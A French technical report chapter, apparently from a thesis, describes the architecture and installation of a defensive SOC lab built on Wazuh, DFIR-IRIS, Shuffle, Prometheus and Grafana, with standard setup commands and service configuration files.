La combinaison Wazuh + DFIR IRIS + Shuffle + Grafana + Prometheus s'est imposée pour plusieurs raisons déterminantes :

- **Couverture fonctionnelle complète** : La stack couvre l'ensemble du cycle de vie de la sécurité :
  - Détection (Wazuh)
  - Analyse et enrichissement (DFIR-IRIS)
  - Automatisation (Shuffle)
  - Visualisation (Grafana)
  - Monitoring (Prometheus)
- **Interopérabilité exceptionnelle** : Ces outils sont conçus pour communiquer via des API RESTful modernes, facilitant la création de workflows automatisés complexes entre les différents composants.
- **Rapport performance/coût imbattable** : La solution offre des capacités équivalentes à des solutions commerciales coûtant plusieurs dizaines de milliers d'euros, avec un coût limité aux ressources hardware.
- **Flexibilité de déploiement :** L'architecture hybride (cloud + local) permet une optimisation des coûts et des performances.
- **Évolutivité :** L'architecture modulaire permet d'ajouter ou de modifier des composants selon l'évolution des besoins.

4.2 Architecture cible de la plateforme de sécurité

4.2.1 Schéma détaillé des composants et des flux de données

L'architecture conçue vise à créer un flux de données et d'alertes automatisé. Le schéma suivant illustre l'interaction entre les composants.




Figure 7 : Pipeline de détection & réponse

Description des flux

1) Flux de collecte

Les agents Wazuh installés sur les machines locales (Windows Server, Metasploitable) collectent les logs et événements système, réseau et sécurité. Ces données sont envoyées via Internet au Gestionnaire de Wazuh hébergé sur le cloud (Kamatera) à travers des connexions sécurisées TLS. Ce flux assure la remontée continue des données depuis les hôtes surveillés.

2) Flux de détection et d'analyse

Le Gestionnaire de Wazuh reçoit les événements et applique des règles de corrélation et de détection pour identifier :

- Des tentatives de vol de credentials (exécution de Mimikatz),
- Des compromissions SSH (bruteforce, nouvelles clés),
- Des comportements typiques de ransomware (chiffrement massif de fichiers).

Les événements correspondants génèrent des alertes qui sont indexées pour traitement ultérieur. Ce flux représente le cœur de la détection.

3) Flux SOAR (Automatisation)

Les alertes Wazuh sont transmises à Shuffle (plateforme SOAR) via des webhooks configurés. Shuffle agit comme orchestrateur, déclenchant automatiquement des playbooks adaptés à la menace détectée (credential dumping, SSH compromise, ransomware).
Objectif : lancer des processus d'enrichissement et de réponse sans intervention humaine initiale.

4) Flux d'enrichissement

Shuffle enrichit les alertes en interrogeant des sources CTI (Threat Intelligence) ou des outils d'analyse tels que Cortex et VirusTotal, afin de vérifier la réputation des IOCs (IP, hash, domaines, fichiers).

Les résultats d'enrichissement sont intégrés à l'alerte avant envoi vers la gestion d'incidents.

Objectif : apporter un contexte décisionnel aux alertes pour le SOC.

5) Flux d'investigation

Une fois enrichies, les alertes sont envoyées vers la plateforme DFIR-IRIS, qui crée automatiquement un cas d'incident. Le SOC Analyst accède ainsi aux informations contextualisées (logs, IOC, hôtes concernés, niveau de sévérité).
Ce flux permet le suivi et la documentation des incidents.

6) Flux de notification

En parallèle, Shuffle envoie un email automatique ou un message via un canal SOC (Slack, Teams, etc.) pour alerter l'équipe d'analystes qu'une menace a été détectée et enrichie. Objectif : garantir une alerte humaine rapide pour validation ou escalade.

7) Flux d'interaction analyste

Le SOC Analyst peut consulter les alertes, approuver des actions, ou envoyer des ordres de réponse directement via Shuffle ou DFIR-IRIS. Ce flux permet l'échange bidirectionnel entre l'automatisation (Shuffle) et l'analyse humaine (SOC).

Objectif : associer intelligence humaine et réactivité automatique.

8) Flux de réponse automatisée

Suite à la décision ou à la validation du SOC :

- Shuffle envoie des actions de réponse vers Wazuh ou directement vers les endpoints.
- Ces actions peuvent inclure :
    - La suppression d'un fichier malveillant,
    - La désactivation d'un compte compromis,
    - Le blocage d'une IP sur pfSense,
    - Ou l'isolement d'un hôte infecté.

Le Wazuh Agent exécute ensuite les commandes locales (perform response action) pour contenir la menace.
Objectif : remédiation rapide et traçable.

9) Flux de visualisation et supervision

Les données de sécurité (alertes, métriques système, performances) sont transmises à Prometheus, puis affichées dans Grafana. Grafana se connecte à Wazuh et Prometheus pour proposer des tableaux de bord unifiés :

- Statistiques sur les menaces détectées,
- Taux d'alertes par type d'incident,
- État des agents et disponibilité des hôtes,
- Indicateurs SOC (cas ouverts, réponse en cours, etc.).

Objectif : surveillance continue et visualisation globale du niveau de sécurité.

Résumé global des flux

N°	Flux	Origine	Destination	Rôle principal
1	Collecte des événements	Agents Wazuh (Win, Metasploitable)	Wazuh Manager (Cloud Kamatera)	Centraliser logs & métriques

2	Détection & corrélation	Wazuh Manager	Indexer interne	Identifier les activités suspectes
3	SOAR / Automatisation	Wazuh Manager	Shuffle (Cloud)	Déclencher les playbooks automatiques
4	Enrichissement IOC	Shuffle	Cortex / VirusTotal	Vérifier réputation & contexte
5	Investigation	Shuffle	DFIR-IRIS	Créer un cas d'incident complet
6	Notification	Shuffle	Email / SOC Analyst	Avertir les analystes
7	Interaction analyste	SOC Analyst	Shuffle / DFIR-IRIS	Validation / décision humaine
8	Réponse	Shuffle / SOC	Wazuh Agent / pfSense	Bloquer, isoler, supprimer, restaurer
9	Visualisation	Wazuh / Prometheus	Grafana	Tableaux de bord & suivi sécurité

Tableau 6 : Résumé global des flux

4.2.2 Description de l'environnement de laboratoire virtuel

La plateforme a été déployée dans un environnement virtualisé utilisant **VMware**, permettant une grande flexibilité pour les tests. La configuration matérielle virtuelle minimale était la suivante :

Composant	Spécifications	Rôle	Emplacement
Wazuh Server	4 vCPU, 8GB RAM, 100GB SSD	SIEM/SOC	Cloud Kamatera
FIR IRIS	4 vCPU, 8GB RAM, 100GB SSD	Gestion incidents	
Grafana et Prometheus	4 vCPU, 8GB RAM, 100GB SSD	Virtualisation	
Windows Server	2 vCPU, 4GB RAM	Cible test	VMware local
Metasploitable	2 vCPU, 2GB RAM	Cible vulnérable	
Kali Linux	2 vCPU, 4GB RAM	Machine de test et d'attaque	

Tableau 7 : Configuration de l'environnement

4.3 Déploiement des composants de base

4.3.1 Mise en place de l'infrastructure de détection

➢ Étape 1 : Installation de Wazuh avec docker (SIEM) [14]

Mettre à jour le système

```
sudo apt update && sudo apt upgrade -y
```

Installer Docker

```
curl -fsSL https://get.docker.com -o get-docker.sh

sudo sh get-docker.sh
```

Ajouter l'utilisateur au groupe docker

```
sudo usermod -aG docker $USER
```

Installer Docker Compose

```
sudo apt install docker-compose-plugin -y
```

Redémarrer la session

```
newgrp docker
```

Configuration requise pour l'hôte Linux/Unix

Une configuration supplémentaire est requise pour garantir le bon fonctionnement lors de l'exécution de Wazuh Docker sur un système d'exploitation Linux/Unix.

Exécutons la commande suivante pour définir la valeur max_map_count de votre hôte Docker sur 262144. L'indexeur Wazuh crée un grand nombre de zones de mémoire virtuelle (VMA). Le noyau doit donc être configuré au-delà de la limite par défaut de Linux, fixée à 65530. Une VMA est une zone de mémoire réservée par le noyau pour permettre aux applications comme l'indexeur Wazuh d'accéder aux fichiers directement depuis le disque, comme s'ils étaient en RAM.

```
sysctl -w vm.max_map_count=262144
```

Si nous souhaitons utiliser Docker en tant qu'utilisateur non root, nous devons ajouter votre utilisateur au dockerg roupe à l'aide de la commande suivante :

```
usermod -aG docker <USER>
```

Remplacons <USER>par votre nom d'utilisateur. Déconnectons-nous et reconnectons-nous pour que les modifications prennent effet.

Clonage du référentiel

- Clonons le référentiel Docker Wazuh sur votre système :

```
git clone https://github.com/wazuh/wazuh-docker.git -b v4.13.1
```

- Accédons au single-noderépertoire pour exécuter toutes les commandes suivantes.

```
cd wazuh-docker/single-node/
```

Déploiement

- Démarrons le déploiement de Wazuh Docker à l'aide de la commande : docker compose

```
docker compose up -d
```

Accéder au tableau de bord Wazuh




Figure 8 : Tableau de bord Wazuh

➢ Etape 2 : Installation de DFIR IRIS (SOAR) via Docker

IRIS nécessite Docker et Docker Compose pour la création et l'exécution du projet.

Clonons le iris-web dépôt :

```
git clone https://github.com/dfir-iris/iris-web.git

cd iris-web
```

Découvrons la dernière version **non** bêta :

```
git checkout v2.4.22
```

Copions le fichier d'environnement

```
cp .env.model .env
```

Extraire les conteneurs Docker :

```
docker compose pull
```

Démarrons IRIS :

```
# Add "-d" to put it in the background

docker compose up
```

IRIS devrait maintenant être accessible sur votre interface hôte via le protocole HTTPS, port 443 par défaut. Nous pouvons y accéder via votre navigateur web en utilisant https://hostip.

Au premier démarrage, un compte administrateur est créé. Le mot de passe est affiché dans la console et peut être trouvé en cherchant `WARNING :: post_init :: create_safe_admin` dans les journaux. Nous pouvons également définir un mot de passe administrateur au premier démarrage à l'aide de la `IRIS_ADM_PASSWORD` variable d'environnement du fichier `.env`.




Figure 9 : Tableau de bord IRIS

➢ Étape 3 : Création de compte sur Shuffle (Orchestration)

La création du compte se fait en ligne [34]




Figure 10 : Tableau de bord Shuffle

➢ Etape 4 : Installation de Prometheus

Nous mettrons à jour l'index du référentiel système en utilisant la commande suivante.

```
sudo apt update -y
```

- **Création des utilisateurs et du répertoire du système Prometheus**

Créons un utilisateur système pour Prometheus en utilisant les commandes ci-dessous :

```
sudo useradd --no-create-home --shell /bin/false prometheus
```

Créons les répertoires dans lesquels nous allons stocker nos fichiers de configuration et nos bibliothèques :

```
sudo mkdir /etc/prometheus

sudo mkdir /var/lib/prometheus
```

Définissons la propriété du répertoire /var/lib/prometheus avec la commande ci-dessous :

```
sudo chown prometheus:prometheus /var/lib/prometheus
```

- **Télécharger le fichier binaire Prometheus**

Nous devons entrer dans /tmp :

```
cd /tmp/
```

Téléchargeons la configuration de Prometheus en utilisant wget

```
wget https://github.com/prometheus/prometheus/releases/download/v2.46.0/prometheus-2.46.0.linux-amd64.tar.gz
```

Extraire les fichiers en utilisant tar :

```
tar -xvf prometheus-2.46.0.linux-amd64.tar.gz
```

Déplaçons le fichier de configuration et définissons le propriétaire sur l'utilisateur prometheus :

```
cd prometheus-2.46.0.linux-amd64

sudo mv console* /etc/prometheus

sudo mv prometheus.yml /etc/prometheus

sudo chown -R prometheus:prometheus /etc/prometheus
```

Déplaçons les binaires et définissez le propriétaire :

```
sudo mv prometheus /usr/local/bin/

sudo chown prometheus:prometheus /usr/local/bin/prometheus
```

- **Fichier de configuration Prometheus**

Nous avons déjà copié le fichier **/opt/prometheus-2.26.0.linux-amd64/prometheus.yml dans le répertoire /etc/prometheus**, vérifions s'il est présent et doit ressembler à ci-dessous et modifions-le selon vos besoins.

```
sudo nano /etc/prometheus/prometheus.yml
```

```
  GNU nano 7.2                                                    /etc/prometheus/prometheus.yml
  # - "second_rules.yml"

# A scrape configuration containing exactly one endpoint to scrape:
# Here it's Prometheus itself.
scrape_configs:
  # The job name is added as a label `job=<job_name>` to any timeseries scraped from this config.
  - job_name: "prometheus"

    # metrics_path defaults to '/metrics'
    # scheme defaults to 'http'.

    static_configs:
      - targets: ["localhost:9090"]


  - job_name: 'Node_Exporter'

    static_configs:
      - targets: ['113.30.149.54:9100']
```

Figure 11 : Fichier de configuration Prometheus

- **Création du fichier Prometheus Systemd**

Créons le fichier de service à l'aide de la commande ci-dessous :

```
sudo nano /etc/systemd/system/prometheus.service
```

```
  GNU nano 7.2                                                /etc/systemd/system/prometheus.service
[Unit]
Description=Prometheus
Wants=network-online.target
After=network-online.target

[Service]
User=prometheus
Group=prometheus
Type=simple
ExecStart=/usr/local/bin/prometheus \
    --config.file /etc/prometheus/prometheus.yml \
    --storage.tsdb.path /var/lib/prometheus/ \
    --web.console.templates=/etc/prometheus/consoles \
    --web.console.libraries=/etc/prometheus/console_libraries

[Install]
WantedBy=multi-user.target
```

Figure 12 : Création du fichier Prometheus Systemd

Rechargeons systemd :

```
sudo systemctl daemon-reload
```

Démarrons, activons, état du service Prometheus :

```
sudo systemctl start prometheus

sudo systemctl enable prometheus

sudo systemctl status prometheus
```

```
ubuntu@ip-172-31-43-91:/tmp/prometheus-2.47.0-rc.0.linux-amd64$ sudo systemctl status prometheus
● prometheus.service - Prometheus
     Loaded: loaded (/etc/systemd/system/prometheus.service; enabled; vendor preset: enabled)
     Active: active (running) since Wed 2023-09-06 04:59:56 UTC; 15s ago
   Main PID: 1401 (prometheus)
      Tasks: 6 (limit: 1141)
     Memory: 21.7M
        CPU: 66ms
     CGroup: /system.slice/prometheus.service
             └─1401 /usr/local/bin/prometheus --config.file /etc/prometheus/prometheus.yml --storage.tsdb.path /var/lib/prometheus/ --web.>

Sep 06 04:59:56 ip-172-31-43-91 prometheus[1401]: ts=2023-09-06T04:59:56.760Z caller=head.go:681 level=info component=tsdb msg="On-disk me>
Sep 06 04:59:56 ip-172-31-43-91 prometheus[1401]: ts=2023-09-06T04:59:56.761Z caller=head.go:689 level=info component=tsdb msg="Replaying >
Sep 06 04:59:56 ip-172-31-43-91 prometheus[1401]: ts=2023-09-06T04:59:56.762Z caller=head.go:760 level=info component=tsdb msg="WAL segmen>
Sep 06 04:59:56 ip-172-31-43-91 prometheus[1401]: ts=2023-09-06T04:59:56.762Z caller=head.go:797 level=info component=tsdb msg="WAL replay>
Sep 06 04:59:56 ip-172-31-43-91 prometheus[1401]: ts=2023-09-06T04:59:56.766Z caller=main.go:1045 level=info fs_type=EXT4_SUPER_MAGIC
Sep 06 04:59:56 ip-172-31-43-91 prometheus[1401]: ts=2023-09-06T04:59:56.766Z caller=main.go:1048 level=info msg="TSDB started"
Sep 06 04:59:56 ip-172-31-43-91 prometheus[1401]: ts=2023-09-06T04:59:56.766Z caller=main.go:1229 level=info msg="Loading configuration fi>
```

Figure 13 : Activation de Prometheus

- **Accédons à Prometheus dans le navigateur**

Maintenant que l'installation et la configuration de Prometheus sont configurées et qu'il est prêt à être utilisé, nous pouvons accéder à ses services via l'interface Web. Vérifions également que le port 9090 est activé dans le pare-feu.

Utilisons la commande ci-dessous pour activer le service Prometheus dans le pare-feu

```
sudo ufw autoriser 9090/tcp
```

Le service Prometheus est désormais prêt à fonctionner et nous pouvons y accéder depuis n'importe quel navigateur Web.




Figure 14 : Tableaux de bord Prometheus 1

Comme nous pouvons le voir dans les tableaux de bord Prometheus, nous pouvons également vérifier la cible. Comme nous pouvons l'observer, l'état actuel est UP et nous pouvons également voir le dernier scratch.




Figure 15 : Tableaux de bord Prometheus 2

➢ Étape 5 : Télécharger Node Exporter

Accédons à la page de publication officielle de Prometheus Node Exporter et copions le lien de la dernière version du package Node Exporter en fonction de votre type de système d'exploitation.

```
cd /tmp
```

Exécutons maintenant l'URL copiée avec la commande **wget**

```
wget https://github.com/prometheus/node_exporter/releases/download/v1.6.1/node_exporter-1.6.1.linux-amd64.tar.gz
```

Décompressons le fichier téléchargé à l'aide de la commande ci-dessous

```
sudo tar xvfz node_exporter-*.*-amd64.tar.gz
```

Déplaçons le fichier binaire de l'exportateur de nœuds vers l'emplacement /usr/local/bin

```
sudo mv node_exporter-*.*-amd64/node_exporter /usr/local/bin/
```

Créons un utilisateur node_exporter pour exécuter le service d'exportation de nœuds

```
sudo useradd -rs /bin/false exportateur_de_nœuds
```

- **Création du service Systemd d'exportation de nœuds**

Créons un fichier de service node_exporter dans le répertoire /etc/systemd/system

```
sudo nano /etc/systemd/system/node_exporter.service
```

```
  GNU nano 7.2                                    /etc/systemd/system/node_exporter.service
[Unit]

Description=Node Exporter

After=network.target


[Service]

User=node_exporter

Group=node_exporter

Type=simple

ExecStart=/usr/local/bin/node_exporter


[Install]

WantedBy=multi-user.target
```

Figure 16 : Création du service Systemd d'exportation de nœuds

Commençons maintenant et activons le service node_exporter à l'aide des commandes ci-dessous

```
sudo systemctl daemon-reload

sudo systemctl start node_exporter

sudo systemctl enable node_exporter

sudo systemctl status node_exporter
```

```
root@thehive-1:/tmp# sudo systemctl status node_exporter
● node_exporter.service - Node Exporter
     Loaded: loaded (/etc/systemd/system/node_exporter.service; enabled; preset: enabled)
     Active: active (running) since Thu 2025-10-02 11:20:22 UTC; 1 week 1 day ago
   Main PID: 2030491 (node_exporter)
      Tasks: 5 (limit: 9448)
     Memory: 9.6M (peak: 11.4M)
        CPU: 12min 32.584s
     CGroup: /system.slice/node_exporter.service
             └─2030491 /usr/local/bin/node_exporter
```

Figure 17 : Activation du service node_exporter

- **Configurer l'exportateur de nœuds comme cible Prometheus**

Maintenant, pour récupérer le node_exporter, demandons à Prometheus d'effectuer une modification mineure dans le fichier prometheus.yml

Allons donc dans etc/prometheus et ouvrons prometheus.yml

```
sudo nano /etc/prometheus/prometheus.yml
```

```
GNU nano 7.2                                    /etc/prometheus/prometheus.yml *
  # - "second_rules.yml"

# A scrape configuration containing exactly one endpoint to scrape:
# Here it's Prometheus itself.
scrape_configs:
  # The job name is added as a label `job=<job_name>` to any timeseries scraped from this config.
  - job_name: "prometheus"

    # metrics_path defaults to '/metrics'
    # scheme defaults to 'http'.

    static_configs:
      - targets: ["localhost:9090"]


  - job_name: 'Node_Exporter'

    static_configs:
      - targets: ['113.30.149.54:9100']
```

Figure 18 : Configurer l'exportateur de nœuds comme cible Prometheus

Redémarrons maintenant le service Prometheus

```
sudo systemctl restart prometheus
```

Cliquez sur l'URL dans votre navigateur Web pour vérifier si notre cible est récupérée avec succès par Prometheus ou non




Figure 19 : Tableau de bord Prometheus

➢ Étape 6 : Installation de Grafana (Visualisation)

Installons maintenant Grafana pour de merveilleux tableaux de bord et une visualisation de données pour la surveillance des systèmes, des serveurs, des services, etc.

Ajouter la clé Grafana GPG dans Ubuntu en utilisant wget

```
wget -q -O - https://packages.grafana.com/gpg.key | sudo apt-key add -
```

Ensuite, ajoutons le référentiel Grafana à vos sources APT :

```
sudo add-apt-repository "deb https://packages.grafana.com/oss/deb stable main"
```

Actualisons votre cache APT pour mettre à jour vos listes de paquets :

```
sudo apt update
```

Nous pouvons maintenant procéder à l'installation :

```
sudo apt install grafana
```

Une fois Grafana installé, utilisons systemctl pour démarrer le serveur Grafana :

```
sudo systemctl start grafana-server
```

Ensuite, vérifions que Grafana est en cours d'exécution en vérifiant l'état du service :

```
sudo systemctl status grafana-server

sudo systemctl enable grafana-server
```

```
root@thehive-1:/tmp# systemctl status grafana-server
● grafana-server.service - Grafana instance
     Loaded: loaded (/usr/lib/systemd/system/grafana-server.service; enabled; preset: enabled)
     Active: active (running) since Thu 2025-10-02 11:41:49 UTC; 1 week 1 day ago
       Docs: http://docs.grafana.org
   Main PID: 2039305 (grafana)
